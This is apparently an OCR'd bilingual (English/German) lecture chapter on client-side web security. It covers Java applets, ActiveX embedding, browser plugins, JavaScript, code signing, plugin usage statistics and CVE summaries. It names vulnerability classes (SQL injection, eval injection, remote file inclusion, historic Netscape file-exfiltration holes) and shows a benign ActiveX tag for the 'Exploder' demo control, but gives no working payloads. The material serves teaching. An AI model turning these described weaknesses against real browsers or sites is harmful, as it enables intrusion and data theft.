
- Applet (Java Applet)

```
<APPLET CODE="HelloWorld.class></APPLET>
```

- ActiveX Control

```
<OBJECT ID="Exploder1" WIDTH=86 HEIGHT=31
 CODEBASE="http://www.halcyon.com/mclain/ActiveX/Exploder.ocx"
 CLASSID="CLSID:DE70D9E3-C55A-11CF-8E43-780C02C10128">
 <PARAM NAME="_Version" VALUE="65536">
</OBJECT>
```

JavaScript, Java Applet and ActiveX Control embedded in HTML pages.



Web communication may involve the execution of programs on the client machine. The rights and capabilities of these programs must be clearly defined. Browser or operating system vulnerabilities may lead to different forms of access to local resources of information than planned by the original developers.

Basic principles to improve client side security are [Gary McGraw, Edward W. Felten, "Mobile Code and Security," *IEEE Internet Computing*, vol. 02, no. 6, pp. 26-29, Nov/Dec, 1998.]:

•**Sandboxing (Cage):** constrain the code's behavior (e.g., privilege or function) during execution

•**Signing:** execute code only if it is digitally signed by some trusted authority

•**Filter:** examine code at an entry point and block or disable if deemed harmful

Java Applets or ActiveX controls which are considered "safe for scripting" can be used by JavaScript, Jscript or VBScript.

Example:
Thawte Codesignaturzertifikate

- Zertifikate mit Codesignierung
  - **JavaSoft-Entwicklerzertifikat**
    Diese Zertifikate können Sie mit JDK 1.3 und höher verwenden, um Applets zu signieren.
  - **Microsoft Authenticode (Mehrzweck)-Zertifikat**
    Diese Zertifikate werden von den Microsoft InetSDK-Entwicklertools verwendet, um ActiveX-Objekte, .CAB-, .EXE- und .DLL-Dateien und andere potenziell schädliche aktive Elemente auf Plattformen mit Microsoft Windows 95 oder NT zu signieren. Beachten Sie bitte, dass die Authenticode-Zertifikate nur mit Microsoft IE 4.0 und höher funktionieren.
- Kosten bei Thawte:
  - für 2 Jahre $549
  - für 1 Jahr $299

https://www.thawte.com/process/retail/new_devel?language=en&productInfo.productType=devel2

Certificate Features and Benefits:

•Uses a single certificate for most platforms and applications - this is unique to thawte

•Allows you to sign active content such as ActiveX, Macros, MIDlet(J2ME) and Java Applets for secure electronic distribution over the Internet. This authenticated digital signature effectively verifies the source of your software before it is downloaded

•Ensures that your active content or code cannot be maliciously modified

•Gives your users recourse to the person who published it

•Promotes the Internet as a secure and viable platform for content distribution

•Has the benefit of thawte's world-class certification procedures

•Inspires user confidence

•Certificate Revocation List (CRL) fully supported

9.4.1 **Plugin**

Client Side Program to extend Browser functions


http://www.netscape.com/plugins/

Web Browsers Plug-ins

- Initially from Netscape
- Special Browser add on programs to
  - display documents of certain types directly in the browser (without starting a separate application); e.g. Adobe Acrobat (PDF)
  - play sounds or movies; e.g. Quicktime (.mov) or Shockwave movies
  - display special files/application; e.g. Flash
  - perform their duties by executing commands buried within the media they are manipulating
- Easy to install (click and follow instructions)

Browser lassen sich durch externe Module um zusätzliche Funktionen erweitern. Der Internet Explorer integriert Erweiterungen vor allem via ActiveX -- auf Wunsch lädt er sie auch gleich selbst aus dem Netz. Mozilla hat eigene Schnittstellen für Browser-Plugins; Erweiterungen für zusätzliche Browser-Funktionen lassen sich als sogenannte XPI-Dateien ebenfalls automatisch installieren.

Seriöse ActiveX-Controls tragen eine digitale Unterschrift ihres Herstellers, unsignierte Controls lädt der Internet Explorer per Default nicht. Die Signatur soll dem Anwender versichern, dass ein ihm angebotenes Plugin tatsächlich von der beschriebenen Quelle stammt.



Millward Brown survey, conducted December 2009. See Methodology Section for details on the Millward Brown study. [http://www.adobe.com/products/player_census/flashplayer/]

NPD Research, the parent company of MediaMetrix, determines regularly what percentage of Web browsers have specific plugins installed. The results show that approximately 98% of Web users can experience Macromedia Flash content without having to download and install a player. This data looks similar in March 2008. [http://www.navisware.com/products/flash/survey/]

Plugin examples:

•**Macromedia Flash Player** for animation and entertainment on the web with Flash, the web standard for vector graphics and animation.

•**Adobe Acrobat Reader** is the most reliable, efficient, and effective way to share information electronically.

•**Java** Virtual Machines to execute Java Applets.

•**Microsoft Windows Media Player** plugin for non-IE browsers.

•The **Apple QuickTime** plug-in lets you experience QuickTime animation, music, MIDI, audio, video, and VR panoramas and objects directly in a Web page.

•**RealPlayer by RealNetworks,** also known as RealOne Player, to play streaming audio, video, animations, and multimedia presentations,.

•**Shockwave by Macromedia** for interactive games, multimedia, graphics, and streaming audio.

•**Scalable Vector Graphics (SVG)** is a language for describing two-dimensional graphics and graphical applications in XML. The Adobe® SVG Viewer provides for SVG display within the browser.

•**Net2Phone** to make FREE calls from your computer to any phone.

Plugin-Verbreitung

	NDP 2006	2006	2008
Dynamic HTML Data Binding		69.6%	65.9%
DirectAnimation		69.1%	63.3%
Windows Media Services	85.0%	65.5%	62.6%
Shockwave Flash	97.7%	57.3%	52.5%
Visual Basic Scripting		35.6%	24.4%
Vector Graphics Rendering		35.4%	24.3%
Adobe Acrobat	87.8%	25.9%	29.2%
QuickTime	67.9%	22.4%	24.3%
RealPlayer	59.3%	19.8%	19.9%
Shockwave for Director	55.4%	16.6%	14.3%
Java Plug-in	87.3%	14.9%	12.3%
AOL ART Image Format		6.9%	5.0%
LiveAudio		1.0%	

Beim Web-Barometer http://www.webhits.de/deutsch/index.shtml?webstats.html findet man aktuelle Daten zur allgemeinen Nutzung von Suchmaschinen, Browsern und Betriebssystemen sowie zu den Verbreitungszahlen der wichtigsten Plug-ins.

Die aufgeführten Werte zum Prozentsatz der Browser, welche bestimmte Plugins enthalten basieren auf 8‘200 untersuchten Browsern. (Aktualisiert am 20. Juni 2006) bzw. auf 9200 untersuchten Browsern (aktualisiert am 28. April 2008).

Die Unterschiede gegenüber der NPD-Research- bzw. Adobe-Studie sind frappant, vor allem was Shockwave Flash und Java Plug-in anbelangt. NDP scheint nur anzugeben, welcher Prozentsatz der Internet Rechner die Plugins installieren könnte und nicht, welcher die Plugins effektiv installiert hat.

ICAT CVE Plugin Vulnerabilities
http://nvd.nist.gov/

- 6/2/2006 medium: The PLUGINSPAGE functionality in Mozilla Firefox before 1.5.0.4 allows remote user-complicit attackers to execute privileged code by tricking a user into installing missing plugins and selecting the "Manual Install" button, then using nested javascript: URLs.
- 11/16/2005 high: Macromedia Flash plugin (1) Flash.ocx 7.0.19.0 (Windows) and earlier and (2) libflashplayer.so before 7.0.25.0 (Unix) allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via parameters to the ActionDefineFunction ActionScript call in a SWF file.

CVE-2008-1646

Summary: SQL injection vulnerability in wp-download.php in the WP-Download 1.2 plugin for WordPress allows remote attackers to execute arbitrary SQL commands via the dl_id parameter.

Published: 4/2/2008

CVSS Severity: 7.5 (High)

CVE-2008-1344

Summary: Multiple SQL injection vulnerabilities in MyioSoft EasyCalendar 4.0tr and earlier allow remote attackers to execute arbitrary SQL commands via the (1) year parameter in a dayview action to plugins/calendar/calendar_backend.php and the (2) page parameter to ajaxp_backend.php.

Published: 3/17/2008

CVSS Severity: 7.5 (High)

CVE-2008-1060

Summary: Eval injection vulnerability in modules/execute.php in the Sniplets 1.1.2 and 1.2.2 plugin for WordPress allows remote attackers to execute arbitrary PHP code via the text parameter.

Published: 2/28/2008

CVSS Severity: 7.5 (High)

CVE-2008-1059

Summary: PHP remote file inclusion vulnerability in modules/syntax_highlight.php in the Sniplets 1.1.2 and 1.2.2 plugin for WordPress allows remote attackers to execute arbitrary PHP code via a URL in the libpath parameter.

Published: 2/28/2008

…

9.4.2 **JavaScript**
Client Side Scripting – run in the Browser:

http://www.w3schools.com/js/

•JavaScript is a scripting language - a scripting language is a lightweight programming language. It was designed to add interactivity to HTML pages and is usually embedded directly in HTML pages.

•A JavaScript JavaScript is an interpreted language (means that scripts execute without preliminary compilation). Everyone can use JavaScript without purchasing a license.

•JavaScript is supported by all major browsers, like Netscape and Internet Explorer.

•Errors in JavaScript implementations can invoke privacy and integrity attacks. JavaScript programs do not operate under the restrictions of the Java sandbox security model

Scripts in the Browser: A *scripting engine* is software that parses and executes program commands. Modern Web browsers contain a scripting engine that is used to run scripts that are downloaded from the server along with a Web document. The script code itself is plain text and is an integral part of the HTML document. The browser application on the client is responsible for identifying, parsing, and executing the code. [http://www.peachpit.com/articles/article.asp?p=24276&rl=1¨] Browsers provide sand-boxing mechanisms to prevent JavaScript code from compromising the security of the client's environment, but, unfortunately, a number of attacks exist that can be used to steal users' credentials and lure users into providing sensitive information to unauthorized parties.

Client Side Scripting

- Add local functionality, interactivity, animation to web pages
- Use Browser's functionalities
- Scripting languages
  - Java Script (introduced by Netscape, supported in Netscape and Internet Explorer Browser)
  - JScript (introduced by Microsoft)
  - Visual Basic Script (introduced by Microsoft, not supported in Netscape Browser)

Client-side scripts are programs which run on the client and turn Web pages into small applications. With techniques Web pages perform actions without compiling dozens (or hundreds) of lines of complicated code—instead, the script transfers within the text of the HTML file, then "runs" as the page is displayed.

Client-side scripting is also known as *Web page scripting.* The beauty of scripting in Web pages is that it's relatively fast and easy, requiring no special modifications to the Web page server; you need to add only enough lines of scripting code to get a job done, without a lot of extra overhead. You can have a Web page script perform useful tasks with as little as three lines of code. Web page scripts can also act as a sort of "glue" for adding larger, preprogrammed objects, such as Java applets or ActiveX controls, into your Web pages, without having to create custom controls or applets yourself.

JavaScript is a compact, object-based scripting language for developing client and server Internet applications. Netscape Navigator interprets JavaScript statements embedded in an HTML page, and LiveWire enables you to create server-based applications similar to Common Gateway Interface (CGI) programs. JavaScript, which is by far the most widely supported scripting language today. JavaScript has very little to do with the programming language Java. [http://wp.netscape.com/eng/mozilla/3.0/handbook/javascript/]

Microsoft calls its implementation of JavaScript "JScript," although the two are mostly the same, and usually the term "JavaScript" is used for both. You might also occasionally hear the name "ECMAScript" because JScript is the Microsoft implementation of the ECMA 262 language specification (ECMAScript Edition 3). JScript is an interpreted, object-based scripting language. Although it has fewer capabilities than full-fledged object-oriented languages like C++, JScript is more than sufficiently powerful for its intended purposes. JScript is not a cut-down version of another language (it is only distantly and indirectly related to Java, for example), nor is it a simplification of anything. It is, however, limited. You cannot write stand-alone applications in it, for example, and it has no built-in support for reading or writing files. Moreover, JScript scripts can run only in the presence of an interpreter or "host", such as Active Server Pages (ASP), Internet Explorer, or Windows Script Host. [http://msdn.microsoft.com/library/default.asp?url=/library/en-us/script56/html/js56jsoriJScript.asp]

VBScript, Microsoft's Visual Basic Scripting Edition, is a scaled down version of Visual Basic. While it doesn't offer the functionality of Visual Basic, it does provide a powerful, easy to learn tool that can be used to add interaction to web pages. VBScript works only on Internet Explorer [http://www.intranetjournal.com/corner/wrox/progref/vbt/]

Example: Get Client Information with JavaScript (1)

- Detect the client's browser
- More details about the client
- Detect details about the client's monitor
- Redirect the user to different pages, depending on browser
- Write a different message to the user, depending on the browser

http://www.w3schools.com/js/

One important part of client-side JavaScript's security is that there are a number of things you just can't do. There are no objects with which to access the client's files, interrogate the client's network connections, execute operation system commands, or execute programs.

There are, in fact, a number of restricted features covering the spectrum of JavaScript features. They include accessing the browser's history collection, uploading files, submitting, mailing, altering menu bars, and opening windows that are less than 100 pixels on a side, which could go unnoticed by the user.
One JavaScript security feature is common to all browsers. On the browser, JavaScript, like Java, runs in a "sandbox." In essence, when on the browser, JavaScript has restricted capabilities on the client. Regardless of what people say, without user intervention, JavaScript cannot reformat your hard drive, change the contents of files, or make your cat go bald. To accomplish anything outside the sandbox, it is necessary to go beyond the browser.
The majority of JavaScript security issues occurred in the past, when browsers, JavaScript, and the Web were all new and experiencing growing pains. As JavaScript and browsers mature, the security risks have begun to diminish.

[http://builder.com.com/5100-6371-5034711-2.html]

Example: How to get the IP-Address with JavaScript (and Java)

```
<script language="JavaScript">
   <!-- if (navigator.appName == 'Netscape' &&
   navigator.javaEnabled())
   {
   var myAddress = java.net.InetAddress.getLocalHost();
   var host = myAddress.getHostName();
   var ip = myAddress.getHostAddress();
   document.write('hello '+ host + '\n' + ip); }
//-->
</script>
```

```
<script src="http://jshelper.pharlap.com/utils/ipaddr.js"></script>
<script language="JavaScript">
<!-- if (typeof(IPAddr) == 'undefined') alert('IP Address is unknown');
else alert('IP Address is ' + IPAddr);
//-->
</script>
```

http://developer.irt.org/script/vfaq.htm

ICAT CVE JavaScript Vulnerabilities
http://nvd.nist.gov/

- 4/14/2006 high: Integer overflow in Mozilla Firefox and Thunderbird … allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary bytecode via JavaScript with a large regular expression.
- 2/21/2006 high: The scripting engine in Internet Explorer allows remote attackers to cause a denial of service (resource consumption) and possibly execute arbitrary code via a web page that contains a recurrent call to an infinite loop in Javascript or VBscript, which consumes the stack, as demonstrated by resetting the "location" variable within the loop.

Examples of old security holes:

•1/2005 medium: Internet Explorer 6 allows remote attackers to bypass the popup blocker via the document object model (DOM) methods in the DHTML Dynamic HTML (DHTML) Editing Component (DEC) and Javascript that calls showModalDialog.

•5/2005 medium: Firefox 1.0.3 allows remote attackers to execute arbitrary Javascript in other domains by using an IFRAME and causing the browser to navigate to a previous javascript: URL, which can lead to arbitrary code execution when combined with CAN-2005-1477.

•Netscape 2.x

- •Auslesen der History
- •Lesender und schreibender Zugriff auf das Dateisystem

•Netscape 3.x

- •Versenden von Mail

•Netscape 4.x

- •Hidden frame mit eingebetteter Post Methode + Attachment sendet Files an böswilligen Web-Server
- •JavaScript eingebettet in Cookie; ermöglicht Lesen der Bookmarks oder HTML Dateien im Cache
  (Beispiel: www.peacefire.org/security/jscookies/)

CVE-2008-1380 VU#441529

Summary: The JavaScript engine in Mozilla Firefox before 2.0.0.14, Thunderbird before 2.0.0.14, and SeaMonkey before 1.1.10 allows remote attackers to cause a denial of service (garbage collector crash) and possibly have other impacts via a crafted web page. NOTE: this is due to an incorrect fix for CVE-2008-1237.

…

9.4.3 **Java**

Client-Side Control run in a „virtual machine“

Java Security

- Untrusted Applets
  - können nur mit demjenigen Server kommunizieren, von welchem Sie geladen wurden
  - erlauben keinen Zugriff auf lokale Ressourcen (Filesystem, COM-Schnittstellen, Drucker-Schnittstelle)
- Trusted (signed) Applets
  - erst am NS 4.x, MSIE 4.x
  - erlauben Zugriff auf beliebige Netzwerkverbindungen und Ressourcen (z.B. Filesystem)

9.4.4 **ActiveX**
Client-Side Control run on the Windows OS

http://www.cs.ualberta.ca/~zaiane/courses/cmput499/work/presentations/activex.html

ActiveX-Controls dienen häufig dazu, den Funktionsumfang des Internet Explorer zu erweitern. Realaudio- oder Quicktime-Player können so ihre Multimedia-Dateien direkt im IE-Fenster abspielen. Außerdem bieten Firmen Serviceleistungen wie Online-Virusscans über ActiveX-Controls an.

Die ActiveX Komponenten liefert der Web-Server zusammen mit der Webseite. Bei „signierten ActiveX Controls“ weiss man, wer der Autor der ActiveX Komponente ist. Bei unsignierten hingegen nicht. Beide ActiveX Arten können vollständigen Systemzugriff erlangen. Normalerweise sind die Browser so konfiguriert, dass sie den Benutzer vor der Erstinstallation einer ActiveX-Komponente in einem Warnfenster fragen, ob die Komponente wirklich installiert werden soll. Viele Leute beachten solche Warnungen kaum und klicken stets recht unbedacht auf „ok“. Es ist aber gefährlich, wenn man ActiveX-Komponenten von beliebigen Absendern „unbesehen“ ausführen lässt.

[Tutorial:
http://www.cs.ualberta.ca/~zaiane/courses/cmput499/work/presentations/activex.html]

ActiveX

- 1996 Microsoft renames Object Linking and Embedding (OLE 2.0) technology to ActiveX
- OLE 3.0 controls (OCX)
- can reside locally on a client machine or can be downloaded from the Internet
- supported in Microsoft's Internet Explorer (ActiveX plug-ins available for other browsers)
- No restrictions what ActiveX component can do
- ActiveX controls:
  - Identified by a control ID (e.g.)
  - defined as “secure” or “unsecure” by the author
  - “signed” or “unsigned” (

ActiveX controls are reusable software components that can quickly add specialized functionality to Web sites, desktop applications, and development tools. ActiveX controls are a Component Object Model (COM) technology. COM is a software architecture that allows applications to be built from binary software components. COM is the underlying architecture that forms the foundation for higher-level software services, such as those provided by Object Linking and Embedding (OLE), a technology for transferring and sharing information among applications. [http://www.microsoft.com/com/tech/ActiveX.asp]

There are several ways to create an ActiveX Control:

• Microsoft Foundation Classes (MFC): allow use of Win32 and ActiveX controls in a Windows application

• ActiveX Template Library (ATL): C++ templates to program COM objects

• Visual J++ to write smal COM objects

• ActiveX SDK: create an OLE control skeleton with the help of an AppWizard > Add properties > Add methods (define the actions the control will take) > Add events > Sign your code

ActiveX Elements

- **ActiveX Controls**
  - interactive objects in a Web page
  - provide user-controllable functions
  - are manipulated visually by GUI development tools.
- **ActiveX Scripting** (VBScript and JavaScript)
  - used as a medium to initialize and manipulate the elements on an HTML page (forms, Java applets, and ActiveX controls)
- **ActiveX Document**
  - a structured storage file that is displayed by an ActiveX component
  - enables users to view non-HTML documents, such as Microsoft Excel or Word files, through a Web browser. (these Office Programs need to be installed on the machine.)

ActiveX Controls: ActiveX Controls are interactive objects in a Web page that provide user-controllable functions and are manipulated visually by GUI development tools. With ActiveX Controls desktop applications can be linked to the World Wide Web. ActiveX Controls are also programmable by other components and scripts. ActiveX Controls can reside locally on a client machine or they can be downloaded from the Internet. They can also be used to handle client-side interactions with the user. ActiveX Controls may be as simple as a button or as complex as a reporting tool.

ActiveX Controls are the third version of OLE controls (OCX), providing a number of enhancements specifically designed to facilitate distribution of components over high-latency networks and to provide integration of controls into Web browsers. These enhancements include features such as incremental rendering and code signing, to allow users to identify the authors of controls before allowing them to execute. ActiveX controls communicate through the low-level DCOM mechanism that allows controls to access each other's exposed methods, regardless of whether the controls reside in the same container, in the same machine, or on different machines..

ActiveX Scripting: ActiveX Scripting is used as a medium to initialize and manipulate the various elements on an HTML page, including forms, Java applets, and ActiveX controls from the browser or server. The currently available ActiveX Scripting languages are VBScript and JavaScript (default script). These scripting languages use OLE Automation to communicate with an ActiveX Control; the ActiveX Control fires OLE events that can be handled in the ActiveX Script code in response to user interactions (such as clicking on a button in the ActiveX control).

ActiveX Documents: An ActiveX document is a structured storage file that is displayed by an ActiveX component, that enable users to view non-HTML documents, such as Microsoft Excel or Word files, through a Web browser. But you do need these programs installed on the machine. Also, existing documents can be published on the Internet site without having to resave them in HTML format. Users are provided with a consistent interface since they are allowed to navigate, view and edit the contents of documents that can not be render using HTML alone. Some features of ActiveX Documents are that they use the entire client area, they provide printing support and have menu merging and toolbars, as well as they integrate existing documents into the browser or any other application.

Embedding ActiveX in HTML

```
<OBJECT ID="AreaMenu" WIDTH=192 HEIGHT=192
   CLASSID="CLSID:275E2FE0-7486-11D0-89D6-
   00A0C90C9B67"
   CODEBASE="http://activex.microsoft.com/controls/mcsi/mcsim
   enu.cab# version=1,0,0,44">
   <PARAM NAME="ForeColor" VALUE="&H00000000">
   <PARAM NAME="BackColor" VALUE="&H00BEBEBE">
   <PARAM NAME="FontName" VALUE="Verdana">
   <PARAM NAME="FontSize" VALUE="10">
   <PARAM NAME="FontBold" VALUE="0">
   <PARAM NAME="FontItalic" VALUE="0">
   <PARAM NAME="FontUnderline" VALUE="0">
   <PARAM NAME="FontStrikethrough" VALUE="0">
   <PARAM NAME="FontCharset" VALUE="0">
</OBJECT>
```

The process of embedding ActiveX controls into a web page is very similar to the way Java applets are embedded.


The code example creates the ActiveX object.

The **OBJECT-tag** has 5 attributes:

1. ID: This is the name of the object. You would use the ID to refer to the object with JavaScript.
2. WIDTH: defines the width of the control on the web page
3. HEIGHT: defines the height of the control on the web page
4. CLASSID: Each ActiveX control is assigned a unique Class ID number, like an identification number. Programs and web pages use this number to tell the computer which ActiveX control to load. (ClassID is similar to Microsoft GUID – is assigned randomly at program compilation.)
5. CODEBASE: If the control is not present on the system, the Codebase attribute tells the browser where to find the control on the Internet. The viewer's browser will then download the file and install it on to the user's computer.

The **PARAM NAME tags** let you specify the parameters of the ActiveX control. ActiveX controls expose a set of properties that affect how it operates and displays. Each tag has two attributes:

1. Name: The Name attribute tells the browser which property to change. The browser passes this on to the ActiveX control to verify that it's a valid property.
2. Value: This is the value to set the parameter defined in the Name attribute to.




ActiveX security relies entirely on human judgment. Signed ActiveX programs come with digital signatures from the author of the program. Once the browser has verified the signatures, it tells the user who signed the program and asks him whether or not to run it. The user has two choices: either accept the program and let it do whatever it wants on your machine, or reject it completely.

Examples of unsigned ActiveX components:

•http://www.bglobalsource.com/

•http://pw1.netcom.com/~cherrman/webturd.htm

Example: ActiveX Alert Message Types



Abhängig von der Browser Konfiguration werden ActiveX Elemente automatisch, erst nach Rückfrage oder gar nicht ausgeführt. D. h. es kann eine Benutzerinteraktion erforderlich sein, um ein ActiveX Element anzunehmen. Einmal angenommen kann das Element aber beliebig genutzt werden.

